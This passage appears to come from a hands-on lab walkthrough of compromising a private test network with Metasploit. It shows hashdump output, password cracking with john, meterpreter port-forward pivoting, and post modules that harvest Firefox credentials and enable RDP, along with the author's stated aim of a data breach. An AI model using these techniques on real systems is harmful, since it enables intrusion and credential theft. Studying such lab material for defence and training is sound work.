Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > hashdump
```

```
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634 :::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

```
HelpAssistant:1000:20d531f98b60a6abd20acbff929c7b3f:c5084e33359fa624ef8fb6c348cde1ba :::
```

```
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6a60a1d9fa489fc120f73d476e1f11c9 :::
```

```
user1:1003:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9c8a88547376818d4 :::
```

```
meterpreter >
```

Then I copied these hashes to the file xp\_pass.txt.

**Hacking involves a different way of looking at problems that no one's thought of.**  
**-Walter O'Brien**

```
GNU nano 4.9.3 xp_pass.txt Modified
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:20d531f98b60a6abd20acbff929c7b3f:c5084e33359fa624ef8fb6c348cde1ba :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6a60a1d9fa489fc120f73d476e1f11c9 :::
user1:1003:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4 :::
█

^G Get Help      ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos
^X Exit          ^R Read File   ^\ Replace    ^U Paste Text  ^T To Spell   ^_ Go To Line
```

These credentials may be helpful for me in future. Ok. Two systems on the network are owned by me now and I have two meterpreter sessions on the target network.

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/ms08_067_netapi) > sessions

Active sessions
=====

```

Id	Name	Type	Connection	Information
1		meterpreter	x86/linux	no-user @ bassam-aziz (uid=0, gid=0, euid=0, egid=0) @ 192.168.36.164 192.168.36.158:4477 → 192.168.36.164:47224 (192.168.36.164)
2		meterpreter	x86/windows	NT AUTHORITY\SYSTEM @ ADMIN-9DFA73A4E 192.168.36.164:51934 → 192.168.36.158:4446 (192.168.226.130)

```
msf5 exploit(windows/smb/ms08_067_netapi) > █
```

There's another machine (192.168.226.129) on the network to be owned. Apart from Samba, a SSH server and a website was running on it. After considering my options, I decided to try hacking into the web server. For this, I added another port forward from my local port 6000 to the port 80 of 192.168.226.129.

```
meterpreter > portfwd add -l 6000 -p 80 -r 192.168.226.129
[*] Local TCP relay created: :6000 ↔ 192.168.226.129:80
meterpreter > portfwd

Active Port Forwards
=====

```

Index	Local	Remote	Direction
1	0.0.0.0:5000	192.168.226.130:445	Forward
2	0.0.0.0:4446	192.168.226.130:4446	Forward
3	0.0.0.0:6000	192.168.226.129:80	Forward

```
3 total active port forwards.
meterpreter > █
```

What I was trying was to try to access the website on my browser. However, this was not wor



-king. The website failed to load. Thinking that there may be a necessity of HTTPS, I deleted this port forward and added a new port forward from local port 8080 to port 443 of the target.

```
meterpreter > portfwd add -l 8080 -p 443 -r 192.168.226.129
[*] Local TCP relay created: :8080 ↔ 192.168.226.129:443
meterpreter > portfwd
```


#### Active Port Forwards

Index	Local	Remote	Direction
1	0.0.0.0:5000	192.168.226.130:445	Forward
2	0.0.0.0:4446	192.168.226.130:4446	Forward
3	0.0.0.0:8080	192.168.226.129:443	Forward


3 total active port forwards.

```
meterpreter > █
```

I tried accessing the website again. After a bit of loading, the website finally loaded.



This was a login page for OpenMediaVault. On doing research, I found that OpenMediaVault is a file server. Just like any other file server it is used to save and serve files on the network. Here is where I got a new idea. Till now, it was about the challenge of owning all these systems. But now, I was thinking about DATA BREACH. I was thinking about gaining access to this file server and dumping whatever files that are stored on it. I tried some common passwords on the login page but nothing worked.



This was the future I needed that dumped hash file. I used **john** to crack the hashes on the xp\_pass.txt file.

```
kali@kali:~$ /usr/sbin/john xp_pass.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 6 password hashes with no different salts (LM [DES 64/64 MMX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
ADMIN (Administrator)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 232 candidates buffered for the current salt, minimum 256 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456 (user1)
(SUPPORT_388945a0)
(Guest)
Proceeding with incremental:LM_ASCII
█
```

John was successful in cracking the password hashes of both the users present on the system. The password of user "administrator" is "admin" and that of user "user1" is "123456". However, these passwords failed to give me access to the OpenMediaVault File Server.

Where are the credentials for the File Server. Of the two systems that can access it, one is a web server exposed to the internet. So the only live system that can access it should be Windows XP. So I decided to enumerate the Windows XP system for the credentials.

Metasploit has many POST Windows enumeration modules. I wanted to first enumerate all the applications installed on the target system.

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/ms08_067_netapi) > search enum_app

Matching Modules
=====

# Name                                     Disclosure Date Rank Check Des
cription
- - - - -
-----

0 post/windows/gather/enum_applications normal No Win
dows Gather Installed Application Enumeration
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > use 0
msf5 post(windows/gather/enum_applications) > show options
```

Module options (post/windows/gather/enum\_applications):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

```
msf5 post(windows/gather/enum_applications) > █
```

```
msf5 post(windows/gather/enum_applications) > set session 2
session => 2
msf5 post(windows/gather/enum_applications) > run
```

```
[*] Enumerating applications installed on ADMIN-9DFA73A4E
```

#### Installed Applications

```
=====
```

Name	Version
-----	-----
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148	9.0.30729.4148
<u>Mozilla Firefox 52.9.0 ESR (x86 en-US)</u>	52.9.0
Mozilla Maintenance Service	40.0.2
PDFlite 2.0.0.0	2.0.0.0
VMware Tools	10.0.12.4448491
WebFldrs XP	9.50.7523

```
[+] Results stored in: /home/kali/.msf4/loot/20210126073612_default_192.168.226.130_host.application_863799.txt
```

```
[*] Post module execution completed
```

```
msf5 post(windows/gather/enum_applications) > █
```

There are not many programs installed on the target. The only place where I have a chance to get credentials of the File Server seems to be Mozilla Firefox. I was hoping users would have saved their credentials in the browser while logging into the File Server.

Metasploit has a POST module that gathers saved passwords from the Firefox browser.

```
msf5 post(windows/gather/enum_applications) > use post/firefox/gather/passwords
msf5 post(firefox/gather/passwords) > show options
```

```
Module options (post/firefox/gather/passwords):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
SESSION		yes	The session to run this module on.
TIMEOUT	90	yes	Maximum time (seconds) to wait for a response

```
msf5 post(firefox/gather/passwords) > set session 2
session => 2
msf5 post(firefox/gather/passwords) > run
```

```
[!] SESSION may not be compatible with this module.
```

```
[*] Running the privileged javascript...
```

```
[*] Post module execution completed
```

```
msf5 post(firefox/gather/passwords) > █
```

But when I execute the module, it failed to get any passwords. Maybe the passwords are not saved in the browser. Maybe this is not the system that is used to access the File Server. I decided to confirm if this is the actual system used to access the File server by using the

firefox history gathering module.

```
msf5 post(firefox/gather/passwords) > use post/firefox/gather/history
msf5 post(firefox/gather/history) > show options
```

Module options (post/firefox/gather/history):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.
TIMEOUT	90	yes	Maximum time (seconds) to wait for a response

```
msf5 post(firefox/gather/history) > set session 2
session => 2
msf5 post(firefox/gather/history) > run
```

```
[!] SESSION may not be compatible with this module.
[*] Running the privileged javascript...
^C[-] Post interrupted by the console user
[*] Post module execution completed
msf5 post(firefox/gather/history) > █
```

However, this module just hanged on for a long time. So I just hit CTRL+C. All my attempts to gather credentials failed. I was struck for some time. After thinking for some time, I wanted to get remote access to the Windows XP machine. This can be done using Remote Desktop Protocol.

Remote Desktop is the ability to connect to a faraway system from another system. This access is mostly in graphical mode. RDP stands for Remote Desktop Protocol and was released by Microsoft, RDP is inbuilt in Windows systems and by default it is disabled. However, Metasploit has a POST module to enable the rdp remotely on the target system.

```
msf5 post(firefox/gather/history) > use post/windows/manage/enable_rdp
msf5 post(windows/manage/enable_rdp) > show options
```

Module options (post/windows/manage/enable\_rdp):

Name	Current Setting	Required	Description
ENABLE	true	no	Enable the RDP Service and Firewall Exception.
FORWARD	false	no	Forward remote port 3389 to local Port.
LPORT	3389	no	Local port to forward remote connection.
PASSWORD		no	Password for the user created.
SESSION		yes	The session to run this module on.
USERNAME		no	The username of the user to create.

```
msf5 post(windows/manage/enable_rdp) > █
```

*When solving problems, dig at the roots instead of just hacking at the leaves.  
-Anthony J.D'angelo.*

```

msf5 post(windows/manage/enable_rdp) > set session 2
session => 2
msf5 post(windows/manage/enable_rdp) > check
[-] Check failed: Post modules do not support check.
msf5 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ..
.
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/2021012
6074140_default_192.168.226.130_host.windows.cle_494230.txt
[*] Post module execution completed
msf5 post(windows/manage/enable_rdp) > █

```

RDP is successfully enabled on port 3389 of the target system. To access it, I need another port forward on the Foothold.

```

meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.226.130
[*] Local TCP relay created: :3389 <-> 192.168.226.130:3389
meterpreter > portfwd


```

